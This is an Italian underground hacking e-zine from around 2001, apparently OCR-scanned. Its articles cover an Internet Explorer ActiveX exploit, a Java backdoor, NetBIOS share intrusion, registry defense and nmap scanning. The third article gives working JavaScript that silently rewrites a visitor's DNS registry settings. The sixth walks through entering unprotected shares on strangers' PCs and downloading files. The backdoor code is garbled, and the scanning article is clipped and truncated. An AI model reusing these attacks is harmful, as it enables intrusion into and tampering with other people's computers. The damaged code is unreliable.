
```
================================================
**************No Fly Zone Crew*****************
***************** E-Zine **********************
***************** Vol. 2 **********************
================================================
```



```
================================================================================
------------------------------[E-Zine No 2]-----------------------------------
================================================================================

Member of the NoFlyZone crew are: []LoRd[V]icio[],Crashes,[D]kl,CityHunter,
                                  goony,pex3,Quasar,[Evil],R|Ppy,BIGAlex,
                                  Capitanmidnight,Pregzt,[V]lad,anetrip

================================================================================
--------------------------------------------------------------------------------
------------------------------[Menu Articoli]-----------------------------------
--------------------------------------------------------------------------------
================================================================================
----------[INTRO]-----------------------------------------------------------
```

```
================================================================================

1.......Intro.....................................by []LoRd[V]icio[]
2.......Intro N°2.................................by Crashes

================================================================================
----------[Hacking]-------------------------------------------------------------
================================================================================

3.......Javascript non del tutto innocuo........by BIGAlex
4.......Creare una backdoor #2..................by Crashes
5.......Tecniche di difesa "regedit"............by []Lord[V]icio[]
6.......Hacking del NetBios in Linux............by bartx
7.......Tecniche di scanning e NMAP.............by Pex3
8.......Varie cards "hacksat x newbie"..........by Capitanmidnight
9.......Come funzionano le backdoor.............by Pregtz
10......Sambar Server Batch CGI Vulnerability...by []Lord[V]icio[]

================================================================================
----------[THEORY]--------------------------------------------------------------
================================================================================

11......ICMP.....................................by [V]lad
12......TCP/IP #2................................by CityHunter
13......Le Interruzioni..........................by anetrip
14......Socket...................................by CityHunter

================================================================================
----------[MISC]----------------------------------------------------------------
================================================================================

15......Configurare e usare Linux...............by Quasar
16......IPV6 in Win2k............................by []Lord[V]icio[]
17......Guida a L.I.L.O..........................by Crashes
18......Siddharta, l'hacker......................by CityHunter
19......Ricompilazione Kernel OpenBSD............by goony
20......IPV6 in WinXP............................by Crashes

================================================================================
----------[News & Scritti da Voi]-----------------------------------------------
================================================================================

21......DDoS (Distributed Denial of Service)....by fastfire
22......Come leggere e programmare le CARD ND*..by dpmika
23......Privacy On Line..........................by [D]kl
24......Backdoor con NetCat......................by n3o
25......Greetings................................by NoFlyZone Staff

--------------------------------------------------------------------------------

Mode E-Zine on:

Prima di tutto xò:

================================================================================
DISCLAIMER:
Tutto il materiale pubblicato in questa zine è di pubblico dominio.
A scopo educativo e di ricerca. Gli autori non si assumono alcuna responsabilità
per l'uso di ciò che viene spiegato e di eventuali danni.
Consigli x l'uso: accendere il cervello.
================================================================================

--------------------------------[INTRO]-----------------------------------------
---------------------------[[]LoRd[V]icio[]]------------------------------------

Eccoci giunti al secondo numero di qst rivista e tutto qst grazie a voi. Voi ke
ci avete sostenuto e ci avete dato la vostra fiducia. Visto il
successo riscontrato x l'uscita del primo numero, continueremo con piu' voglia
e passione a fare del nostro meglio x dare vita a qst nostro "sogno" ,in cui
crediamo in moltissimi: conoscere ed approfondire il mondo underground.
```

Cari amici , rinnovo ancora il mio GRAZIE a tutti voi. Aspettando l'uscita del 3° numero vi invito nuovamente a partecipare alla crescita d qst e-zine : aspetto numerosi i vostri commenti,suggerimenti,critike ed opinioni. Detto qst vi auguro una piacevole lettura. Alla prossima puntata ;)

----------*END*----------

----------[INTRO N°2]----------
----------[Crashes]----------

Eccoci qui di nuovo il ke vuol dire ke la Ns prima uscita è andata + ke bene! Siamo ormai giunti al secondo numero della e-zine e pure sotto il periodo natalizio, eheheh, questo dimostra ke nn ci fermiamo mai, sempre in moto per riuscire ad accontentare tutte quelle persone ci sostengono. Un grazie speciale a tutti voi...
Come avrete già notato, il sito è in perenne sviluppo, nuova veste grafica di continuo, stiamo sperimentando, tra un pò avremo l'ultima release.
Come il primo anke questo numero tratterà vari argomenti ke riguardano l'underground della rete: hacking, theory,le misc e una nuova sezione, quella delle news e gli "scritti da voi"(articoli scritti non da membri della crew ma da persone che ci hanno spedito il loro tutz)
Comunque tutto il materiale scritto, ke troverete di seguito e solo a scopo creativo :)), quindi nn ormonizzatevi eheheh, per qualsiasi critika, lamentela, o complimento ke cmq è sempre ben accetto "irc.azzurra.org" grazie e ciao!!

----------*END*----------

==========

----------[HACKING]----------

==========

----------[3]----------
----------[BIGAlex]----------
----------[JavaScript non del tutto innocuo]----------

----==[Javascript che scrive ovunque nel registro!]==----

Cercando qualche exploit lato client ho recentemente scoperto che esiste una clamorosa falla in internet explorer: del codice javascript permette infatti di scrivere pressocchè ovunque nel registro di configurazione da internet. Il tutto con una semplice pagina HTML 'innocua'. Il codice (tra l'altro particolarmente breve), consente appunto di scrivere quel che si voglia nel registro. Inserisco qua il codice:

----------=========[CUT HERE!!!]=========----------

```
<script>
document.write("<APPLET HEIGHT=0 WIDTH=0 code=com.ms.activeX.ActiveXComponent></APPLET>");
function yuzi3(){
    try{
        a1=document.applets[0];
        a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
        a1.createInstance();Shl = a1.GetObject();
        a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");
        try{

Shl.RegWrite("HKLM\\System\\CurrentControlSet\\Services\\VxD\\MSTCP\\SearchList",
        "roots-servers.net");
        }
        catch(e){}
    }
    catch(e){}
}
```

```
setTimeout("yuzi3()",1000);
document.write("<APPLET HEIGHT=0 WIDTH=0 code=com.ms.activeX.ActiveXComponent></APPLET>");
function yuzi2(){
    try{
        a2=document.applets[0];a2.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
        a2.createInstance();Shl = a2.GetObject();a2.setCLSID("{0D43FE01-F093-11CF-8940-
                                                              00A0C9054228}");
            try{

Shl.RegWrite("HKLM\\System\\CurrentControlSet\\Services\\VxD\\MSTCP\\EnableDns","1");
            }
        catch(e){}
    }
    catch(e){}
}setTimeout("yuzi2()",1000);
</script>
```

```
--------------------------=========[ CUT HERE!!! ]========------------------------
```

Aggiungendo questo codice, è possibile infatti scrivere nel registro
alla seguente chiave HKLM\\System\\CurrentControlSet\\Services\\VxD\\MSTCP\\SearchList
il valore 'roots-servers.net' ed alla chiave
HKLM\\System\\CurrentControlSet\\Services\\VxD\\MSTCP\\EnableDns il valore '1'.
Credo sia abbastanza chiaro il funzionamento dell'exploit: basta che
davanti mettiate HKLM -> h key local machine o cmq la sigla delle keys
e poi successivamente l'indirizzo dove però ansicchè '\' devono essere
inseriti '\\'.
Interessante heh? ;D

----==[Disclaimer]==----

Questo codice è stato scritto per scopi puramente informativi:
la patch per il problema la si può trovare qui:
http://www.securiteam.com/windowsntfocus/6G00M0K02G.html

Non vi divertite troppo con sta roba! :)

----==[Saluti]==----

Un paio di saluti ad #hack, i tankcommandos shisha ed elektro :)

byezz a tutti!

--
BiGAlex
E-Mail: totalmeltdown@libero.it
SiTE: bigalex.cjb.net

```
-------------------------------------*END*-------------------------------------

-------------------------------------[4]-------------------------------------
-----------------------------------[Crashes]-----------------------------------
----------------------------[Creare una backdoor #2]----------------------------
```

////////////////// CRASHES //////////////////
****
DA UNA PICCOLA IDEA UN GRANDE RISULTATO (2)
****
//

Ok, ok, lo so..avete aspettato molto per la seconda parte..ma nn ho avuto molto
tempo questi giorni, quindi...il tempo di mettere un CD, e cominciamo anke xkè
siete rimasti, con un listato ke anke se compilato nn funza...

allora..vi illustro solo un secondo come sarà suddiviso il tutozz: la prima
parte implementerà il server ke abbiamo già scritto l'ultima volta e poi passeremo

a un client.
L'ultima volta avete compilato il prg, ma nn è servito a molto! Se nn altro però vi è servito a capire come può essere strutturato...ora passiamo alle cose serie implementando quello ke già abbiamo scritto e facciamolo lavorare.

```
---------------------------------------+++++++-----------------------------------
```

```
public class DoNothing {
{
// implemnetiamo il server
BackDoorServer_test_=new BackDoorServer()
//xkè dobbiamo ricordarci ke come default "ascoltiamo" sulla porta 2323 :)
} catch (Throwable t)
}
```

```
//OK salvate e compilate...ora il server sarà in ascolto sulla porta 2323 della
vostra postazione...passiamo ora al client
Oddio...no no, nn fate così..nn è molto lungo e poi è veramente una cazzata,
statemi dietro xò a un paio di metri nn vi conosco, nn vorrei fare la fine di
"tranquillo".. :))
```

```
// Partiamo
import java.io.OutputStream;
import java.net.Socket;
public Class BackDoorClient {
// la riga di comando sarà:BackDoorClient <Server> <Port> <PlugInLocation*PlugInName>
// ricordatevi di separare il PluginLocation con * e nn con la / come fanno
molti..procediamo
public static Void Main (String Xar[]) {
try {
String server=Xar[0];
in port=(newInteger(Xar[1])).IntValue();
String command=Xar[2];
// queste sono le principali linee di comando
// Adesso facciamo in modo di conneterci al server
SocketclientSocket=new Socket("server port"); //nel caso 2323
OutPutStream out=clientSocket.getOutPutStream();
out.writ(command.getBytes())
// siamo in comunicazione con il server
// kiudiamo tutto
out close();
clientSocket.close();
 catch (Throwable t)
{
tprintStackTrace();
} // stampiamo gli errori
```

```
---------------------------------------++++++++--------------------------------
```

```
OK salviamo il client, sempre come volete il nome è Vs piacimento e compilatelo,
il client è fatto!!! Cosa Manca ora..... :))) scusate se rido ma la storia è
sempre quella: il PlugIn ke poi è la cosa + importante..ma se ve lo scrivevo
subito..il gioco era fatto...invece dovrete aspettare il prox tutozz sul PLug
IN ke arriverà presto...
```

```
SALUTI: alla crew, al chan #NoFlyZone #Warez-Planet in particolare a
/\ LordVicio /\/\LoNeWoLfDeN /\/\ /\/\Cristian84 /\/\ DArklines /\/\  BigaLex /\
/\ Marsio /\/\ [D]kl /\/\ Lord_Ark /\/\
```

```
                        ********** www.noflyzone-crew.cjb.net **********
                ********** irc: irc.azzurra.it 6667 #NoFlyZone **********
        ****** irc: irc.arkshrine.serveirc.com 6667 #NoflyZone #FuoriDiTesta ******
                        [                                      ]
                        [          Copyright (C) 2001          ]
                        [                                      ]
                        [    Crashes  - rocket@freemail.it     ]
                        [______________________________________]
```

----------*END*----------

----------[5]----------
----------[[]Lord[V]icio[]]----------
----------[Tecniche di difesa "regedit"]----------

.....::[[[](LoRd[V]icio)[]]]::.....

Per difendersi dai rischi basta poco: soprattutto conoscenza, alcuni programmi
e una buona configurazione del pc.
La maggior parte dei programmi sono freeware o forniti da windows, ma la cosa
più importante è la configurazione del registro di windows e le porte.Ci sono
varie possibilità di difesa.Impedire a un lamah di penetrare nel nostro pc è
un nostro diritto legittimo.La migliore soluzione è usare software e limitatevi
a difendervi ed evitate assolutamente di contrattaccare diventanto anche voi dei
lamah.

Fornitevi di : un buon antivirus , un buon firewall ed un minima conoscenza del
registro di windows.

Vi consiglio come anti-virus uno soprattutto adatto alla segnalazione di trojan
come il grande e insuperabile "the cleaner" scaricabilissimo nella sezione
download del mio sito web www.vicio84.3000.it SpAm!!! :). "NON BASTA ELIMINARE
IL SERVER X AVERE LA SICUREZZA DI NON ESSERE INFETTI,CONTROLLARE SEMPRE IL
REGISTRO DI WINDOWS"

Cosa sono i firewall?????
I firewall sono dei programmi che segnalano l'intrusione di utenti nel vostro pc,
grazie al controllo delle porte + usate dai lamerozziiiiii.Vi consiglio il CheckBo
lo troverete al solito posto :)).

X IMPARARE A CONTROLLARE IL REGISTRO DI WINDOWS APRITEVI GLI OCCHI E LEGGETE
ATTENTAMENTE..
Registro di windows

Il registro è la base del sitema operativo e di tutto quello che funziona sul
nostro pc, dagli applicativi ai driver per l'hardware.
E' in pratica il pilastro del pc, e qui che ci sono le configurazioni, i codici
e le chiavi per il funzionamento del sistema.

ATTENZIONE*******

Gli interventi sul registro sono una cosa delicata, dovrebbero essere fatte da
persone esperte, un errore o modifiche fatte in modo irresponsabile possono causare
il blocco del pc e la perdita dei dati.

Pertanto tutte le modifiche che effettuerete sono a vostro rischio e pericolo.Non
incolpate me dei vosti errori ..... :D

Vi raccomando vivamente di effettuare una copia prima di intervenire sul registro,
la copia del registro garantisce che in caso di errore si possa ripristinare lo
stato precedente.
Ma questo vale solo per i software applicativi o i driver, per il sistema operativo
se le modifiche compromettono in modo grave il suo funzionamento, probabilmente non
potremo utilizzare la copia per il ripristino.

Per aprire il registro, andare su START e poi ESEGUI scrivere REGEDIT e dare l'ok.
Si aprira una finestra.
Per prima cosa effettueremo una copia.
In Registro di sistema selezionare Esporta file del Registro di sistema e selezioneremo
la destinazione del file, per le sue dimensioni di vari mb non si può fare sui floppy,

e se si dispone di un secondo disco si consiglia di farlo su questo.
La copia del registro dovrebbe essere una regola anche prima di installare nuovi software o driver, cosi in caso di problemi possiamo sempre ripristinare lo stato precedente.
Effettuata la copia di sicurezza, ci mettiamo al lavoro, la prima cosa da fare è vedere se ci sono trojani in esecuzione.
Andate nella chiave HKEY_LOCAL_MACHINE e poi SOFTWARE / MICROSOFT / WINDOWS / CURRENT VERSION e qui dovrete guardare le voci RUN soprattutto RUN SERVICE, in queste chiavi ci sono i programmi che girano in background, se trovate una chiave tipo c:\windows\patch.e oppure server.exe allora vuol dire che siete stati infettati da un trojano e più precisamer netbus.
Cancellate la chiave, però prima di farlo segnatevi dove punta, e cioè a quale file, poi cancellerete anche quello sul disco fisso.

ATTENZIONE i server dei trojani possono essere rinominati, per cui potrebbe chiamarsi anche window.exe o altri nomi di fantasia fatti apposta per ingannarvi.

Comunque esaminate attentamente tutte le chiavi e i file a cui puntano, se qualcuno vi sembra sospetto oppure è un file che siete sicuri che non appartenga ai vostri programmi abituali, cancellatelo o in alternativa falsificatelo (per essere sicuri che non si riveli poi un file utile), è cioè procedete in questo modo:
Ritorniamo alla chiave c:\windows\patch.exe se noi vogliamo impedire che ad ogni avvio del pc quel file sia lanciato, basta cambiare il percorso o la dir, e se noi inseriamo al posto di c la z per esempio, la chiave cercherà il file su un disco che non esiste, e non trovandolo non andra in esecuzione, al massimo vi avvertirà di non aver trovato il file.
In questo modo se poi ci rendiamo conto che quella chiave serviva a qualche nostro programm basterà ricambiare la z con c e tutto torna normale.
Lo stesso si può fare con le directory e cioè nella chiave inseriamo una directory inesistente tipo c:\pippo\windows\patch.exe in questo modo il file non andrà in esecuzione.

Nn fatevi + fottere mi raccomando se nn avete kiaro qualke passaggio sapete dove trovarmi Carcere San Vittore braccio 3 cella 2 ... ihihihihih

SALUTI:alla crew,al chan #noflyzone,ai chan #lordspirit #winadmin #hack ....in particolare a LoNeWoLfDeN,Crashes,Cristian84,DArklines.

FUCK:tutti i lamah,alla mia ex,a lordsabotatore al re dei lamah alexmessomalex e a tutta quelli ke fanno le stanze hack in c6 ihhihi

www.vicio84.3000.it
www.noflyzone-crew.cjb.net

dove trovarmi:
c6: vicio84 o lordvicio
irc: irc.azzurra.it 6667 #NoFlyZone nick []LoRd[V]icio[]

[[]LoRd[V]icio[] - vicio84@inwind.it]

---------------------------------*END*---------------------------------------

---------------------------------[6]---
---------------------------------[bartx]-------------------------------------
-------------------------[Hacking del NetBios in Linux]----------------------

Il netbios è il primo tipo di tecnica che ho imparato a sfruttare per entrare nei pc. Nonostante sia stato molto utile, con il passaggio a macchine unix, con la scoperta degli exploit e con l'accrescere di impegni e alla stesso tempo

di conoscenze, finii presto per abbandonare questa tecnica.
Nei primi tempi in cui passai a linux, avevo il desiderio di imparare ad usare questo protocollo (netbios) anche da linux ma non trovando guide specifiche sull'hacking del netbios ho dovuto accontentarmi del man del samba.
Scrivo questo articolo per facilitare l'apprendimento del suddetto protocollo tuttavia limitandomi a descrivere le azioni pratiche.
Il samba è un protocollo analogo al netbios, solo che è, per l'appunto, presente su piattaforme unix. Il samba nacque soprattutto con lo scopo di unificare la condivisione di risorse tra macchine microsoft e macchine unix.
Ora parliamo dell'occorrente. Vi servono:

samba client, presente in qualsiasi distribuzione, probabilmente cel'avete già installato.

nbtscan, il legion per linux. Molto configurabile ed utile, serve per cercare i pc
netbiossati.

Prima di tutto assicuratevi di avere installato il client samba, digitando da shell
smbclient. Nel caso non sia installato, avrete come risposta che il comando non è
stato trovato, altrimenti, vi scorrerà d'avanti agli occhi il man del comando.
Dopo ciò, cercate in rete nbtscan (provate su http://freshmeat.net) e installatelo
nel seguente modo:

```
tar xzvf nbtscan x.x.x-tar.gz

./configure

make

make install
```

Ora digitate nbtscan e vi apparirà il man. Inutile dire che sarebbe interessante
consultarlo.

Cmq, l'unica opzione che ci interessa è -t, cioè il timeout. Questo è impostato di
defoult a 1, che è unvalore trobbo basso per internet. Per alzare questo valore a
10 secondi dovremmo digitare nbtscan con l'opzione -t 10.
Non ci rtesta che decidere il rage di ip da scannerizzare e dare il comando in questo modo:

```
nbtscan -t 10 xxx.xxx.xx.xxx-yyy
```

in questo modo il programma scannerà gli ip da xxx.xxx.xx.xxx a xxx.xxx.xx.yyy esponendoci una tabella simile a questa:

```
IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------
XXX.XXX.XX.XXX     NOME_PC           <server>  UTENTE
xx-xx-xx-xx-xx-xx
XXX.XXX.XX.XXX     NOME_PC           <server>  UTENTE
xx-xx-xx-xx-xx-xx
```

A questo punto non ci resta che inaugurare il nostro samba client e vedere le risorse condivise dei pc in questo modo:

```
smbclient -I xxx.xxx.xx.xxx -L \\NOME_PC
```

per ricevere una risposta simile a questa:

```
        Sharename      Type      Comment
```

```
        DISCO_C         disk
        HP610           printer
```

Analizzando la tabella, risulta chiaro che il pc in questione ha uh hard disk condiviso con il nome di DISCO_C.
Per accedervi digitate:

```
smbclient \\\\NOME_PC\\DISCO_C -I xxx.xxx.xx.xxx
```

e alla richiesta di password battete invio.

Se le risorse condivise non sono protette da password dovrebbe apparirvi una cosa
del genere:

```
smb>
```

Se digitate help vi apparirà la lista deoi comandi disponibili, in ogni caso ecco
i + importanti:

dir: elenca i file della directori in cui vi trovate

cd: permette di entrare in una directori. Es: cd windows entra nella directori windows.

rename: rinomina un file. Uso: rename nome_file nuovo_nome

get: scarica un file. Es. get nome_file

exit: chiude la connessione.


Con questo è tutto, non fate danni, ne lamerate, e ricordate che, se la libertà di
informazione è un diritto, il furto di informazioni è considerato un reato grave.

Dopo aver finito il mio articolo quotidiano, vi saluto, e ne approfitto per ringraziare Dark-Angel per tutte le dritte che mi ha dato fin'ora. Un saluto particolare a tutto lo staff della hackzxtreme crew, in primis a Master Shadow e Netphantom.

bartx

---------------------------------------*END*--

---------------------------------------[7]---
-----------------------------------[Pex3]---
-------------------------[Tecniche di Scanning e NMAP]-------------------------



```
      * *  +------------+              ** **
       *           http://www.pex3.com/ **
 _______________________________________
|                                       |
| Tutorial About: Scanning & Nmap usage |
|                                  1.2  |
|_______________________________________|
```

-=]Autore: pex3
 =]E-mail: pex3@libero.it
 =]Sito: http://www.pex3.com/
 =]IRC: irc.azzurranet.org:6667 #NOFLYZONE
-=]Dedicated to: Charlie

-=]Musica ascoltata:
 =]Gigi D'Agostino feat. E. Bennato-Un Giorno Credi (loop continuato per tutto il pomeriggi
 =]Radio DeeJay
-=]Radio Studio +
...insomma: avete capito il genere? :)

-=]Intro:

Sicuramente la prima cosa che un cracker (o un kiddie) fa quando intende attaccare un siste
un port scanning per vedere cosa sta eseguendo il sistema e a quali ben note vulnerabilita'
soggetto. Anche gli amministratori di sistema effettuate le scansioni per le stesse ragioni
con l'obiettivo di renderli meno vulnerabili e di evitare le irruzioni.
Questa e' una fortuna: mentre resta illegale fare scansioni su sistemi altrui rimane sempre
lecito e legittimo produrre, scambiare e illustrare il funzionamento di tool di scansione.
In questo articolo spieghero' i vari tipi di scansione che si possono effettuare e come
attuarli utilizzando nmap, il piu' famoso dei port-scanner. All'interno dell'articolo citer
i listati 1, 2, 3 e 4:
sono riportati in coda per agevolarne il ritrovamento anche in un secondo momento.

-=]Nmap:
nmap e' cosi utile che e' stato incluso nella maggior parte delle distribuzioni Linux e
ovviamente e' rigorosamente opensource.
La maggior parte degli utenti Linux, installa nmap con il package manager del sistema (ad e
 RPM, dselect, YAST) e i media di installazione preferiti del sistema operativo (CD-ROM, FT
ecc...).
Se volete la versione piu' recente di nmap e/o il suo codice sorgente, potete trovarli sul
http://www.insecure.org/ (il sito web di Fyodor) nei formati RPM e TGZ. Se volete compilare
dal codice sorgente, dovete semplicemente scaricare ed espandere il tarball e poi inserire
seguenti comandi (io ho la v2.53, ma quando leggete l'articolo potrebbe essere gia' obsolet
scrivete voi il numero giusto) :

```
cd nmap -2.53
./configure
make
make install
```

-=]I tipi di scansione:

La premessa fondamentale alla scansione delle porte e' molto semplice: se cercate di connet
a una data porta, potete stabilire se quella porta e' chiusa/inattiva o se un'applicazione
 server web, FTP, daemon, ecc.) stia accettando connessioni. E' facile scrivere un port sca
semplice che utilizzi la chiamata connect() del sistema locale alle connessioni TCP su vari
porte; con i moduli giusti, e' possibile effettuare questa operazione anche con PerI o php
riguardo si vada alla url: http://www.pex3.com/scan.php ,si possono effettuare scansioni, n
processo di scansione e' piuttosto lento).
Esistono due tipi di scansione di sistema: le scansioni delle porte che cercano le porte TC
UDP per vedere i tipi di servizi e le scansioni di sicurezza che vanno un po' piu' avanti e
sondano i servizi identificati per conoscerne le debolezze.
Effettuare una scansione delle porte e' come contare le porte e le finestre di una casa mer
l'esecuzione di una scansione di sicurezza si avvicina molto alla verifica dei sensori di a
delle finestre di un'abitazione.
Ping sweeps puo' essere considerato un terzo tipo di scansione che identifica quali IP sonc
attivi in un dato intervallo o rete (cioe' quali host rispondono al pinging).
In ogni caso, questo e' il metodo piu' invadente e palese per effettuare una scansione e te
dare come risultato varie voci di log sul sistema di destinazione.

nmap di Fyodor, se volete, puo' effettuare semplicemente le scansioni di connect(), ma il s
punto di forza e' lo "stealth scanning" che implica l'utilizzo di pacchetti TCP ersatz stuc
per innescare una risposta da ogni sistema di destinazione senza effettivamente completare
connessione TCP e spesso senza essere loggati dal sistema stesso.
nmap supporta non uno ma quattro diversi tipi di stealth scan oltre a TCP Connect, UDP, RPC
ping sweeps e perfino il fingerprinting del sistema operativo. Vanta inoltre un numero di
caratteristiche quali le scansioni FTP-bounce, ACK e Windows firewall, piu' utili agli scri
kiddie che agli amministratori di sistema.
In breve, nmap e' il port scanner piu' ricco e versatile attualmente sul mercato.
Presentiamo qui di seguito un riepilogo dei piu' importanti tipi di scansione che nmap e' i
grado di effettuare:
TCP Connect Scan utilizza la chiamata di sistema connect() del sistema operativo per tentar
handshake a tre vie completo (SYN, ACK-SYN, ACK) su ogni porta sondata. La mancata connessi
(cioe' se il server risponde al vostro pacchetto SYN con un pacchetto ACK-RST), indica che
porta e' chiusa.
Non richiede privilegi root ed e' uno dei metodi di scansione piu' veloci. Non e' comunque
sorprendente notare che la maggior parte della applicazioni del server registrera' connessi
che vengono chiuse subito dopo l'apertura, si tratta quindi di una scansione un po' vistosa
TCP SYN Scan e' due terzi di una scansione TCP Connect; se la destinazione restituisce un
pacchetto ACK-SYN, nmap invia immediatamente un pacchetto RST anziche completare I'handshak
un pacchetto ACK. Le connessioni "semiaperte" come queste, probabilmente non verranno regis
quindi la scansione SYN e' molto meno percettibile rispetto a quella di tipo TCP Connect. D
che e' lo stesso nmap a costruire i pacchetti anziche il kernel, per eseguirlo in questa
modalita' bisognana essere utenti root.
TCP FIN Scan anziche' supporre di iniziare una connessione standard TCP, nmap invia un solo
pacchetto FIN (finaIe). Se 10 stack TCP/IP di destinazione e' RFC-793 compatibile (MS-anyth
HP-UX, IRIX, MVS, Cisco IOS non lo sono) le porte aperte faranno cadere il pacchetto e quel
chiuse invieranno un RST.
TCP NULL Scan e' simile a FIN scan ma invia un pacchetto TCP-flagless (cioe' un pacchetto r
Anche NULL scan dipende dal comportamento RFC-793 compatibile descritto sopra.
TCP Xmas Tree Scan e' simile a FIN ma invia un pacchetto con gli indicatori FIN, PSH e URG
(rispettivamente finale, aggiungi dati e urgente) impostati. Anche Xmas Tree scan dipende d
comportamento RFC- 793 compatibile descritto sopra. UDP Scan UDP e' un protocollo senza
connessione, cioe' non vi e' alcuna relazione di protocollo definita tra i pacchetti in nes
direzione e, a differenza delle scansioni TCP descritte sopra, non ha alcun handshake con i
quale collaborare. In ogni caso, la maggior parte degli stack TCP/IP dei sistemi operativi
restituira' un pacchetto ICMP "porta non raggiungibile" se viene inviato un pacchetto UDP a
porta UDP chiusa.
Quindi, una porta che non restituisce un pacchetto ICMP puo' essere considerata aperta. Poi
non e' garantito ne l'arrivo dei probe packet ne dell'eventuale pacchetto ICMP (ricordiamo
UDP e ICMP non hanno connessione) nmap inviera' vari pacchetti UDP per ogni porta UDP sonda
fine di ridurre i falsi positivi. Dalla mia esperienza, ho constatato che la precisione di
scansione di UDP varia secondo i sistemi operativi di destinazione ma e' meglio che niente.
RPC Scan e' utilizzato i'nsieme ad altri tipi di scansione; questa caratteristica fara' in
che nmap cerchi di stabilire quali tra le porte identificate come aperte abbia i servizi RP
(remote procedure call), quali sono questi servizi e i numeri di versione.
Ping Scan (Sweep) vedere la sezione "Tipi di scansione e loro utilizzo" ri-portata sopra.
Da questa lista ho tralasciato le scansioni ACK e Window (se siete interessati, potete trov
sulla pagina man nmap(1)).
nmap ha un'altra caratteristica molto utile che e' il fingerprinting del sistema operativo.
In base alle caratteristiche delle risposte di destinazione ai vari pacchetti che nmps invi
esso e' in grado di intuire quale sistema operativo e' in esecuzione su ogni host di
destinazione.

-=]Utilizzare nmap:

Esistono due modi per utilizzare nmap, il modo migliore e' tramite il prompt del comando. E
anche una GUI chiamata nmapfe che costruisce ed esegue l'nmap per voi. Questa GUI e' utile
scansioni un po' approssimative o come aiuto per apprendere la sintassi della riga di comar
nmap. I comandi di nmap sono facili da imparare. La sintassi di base per le scansioni di ti
semplice e' la seguente:
nmap -s (tipo di scansione) -p (opzioni intervallo porte) (destinazione).
L'indicatore -s e' seguito immediatamente da uno dei seguenti tipi di scansione:
T: TCP Connect Scan
S: TCP SYN Scan
F: TCP FIN Scan
N: TCP NULL Scan
X: TCP Xmas Tree Scan
U: UDP Scan (puo' essere unito a un tipo di scansione sopraccitato)
R: RPC Scan (puo' essere unito a un tipo di scansione sopraccitato)

-sTSR, comunque fallirebbe
L 'indicatore -s, che indica quale tipo o tipi di scansione eseguire, puo' essere seguito c
qualsiasi dei tipi di scansione TCP, U per scansione UDP e R per la scansione/identificazic
o qualsiasi altra combinazione di questi tre gruppi di indicatori. In una data sessione, pu
essere indicato solo un tipo di scansione TCP. Se i' indicatore -s viene omesso, il tipo di
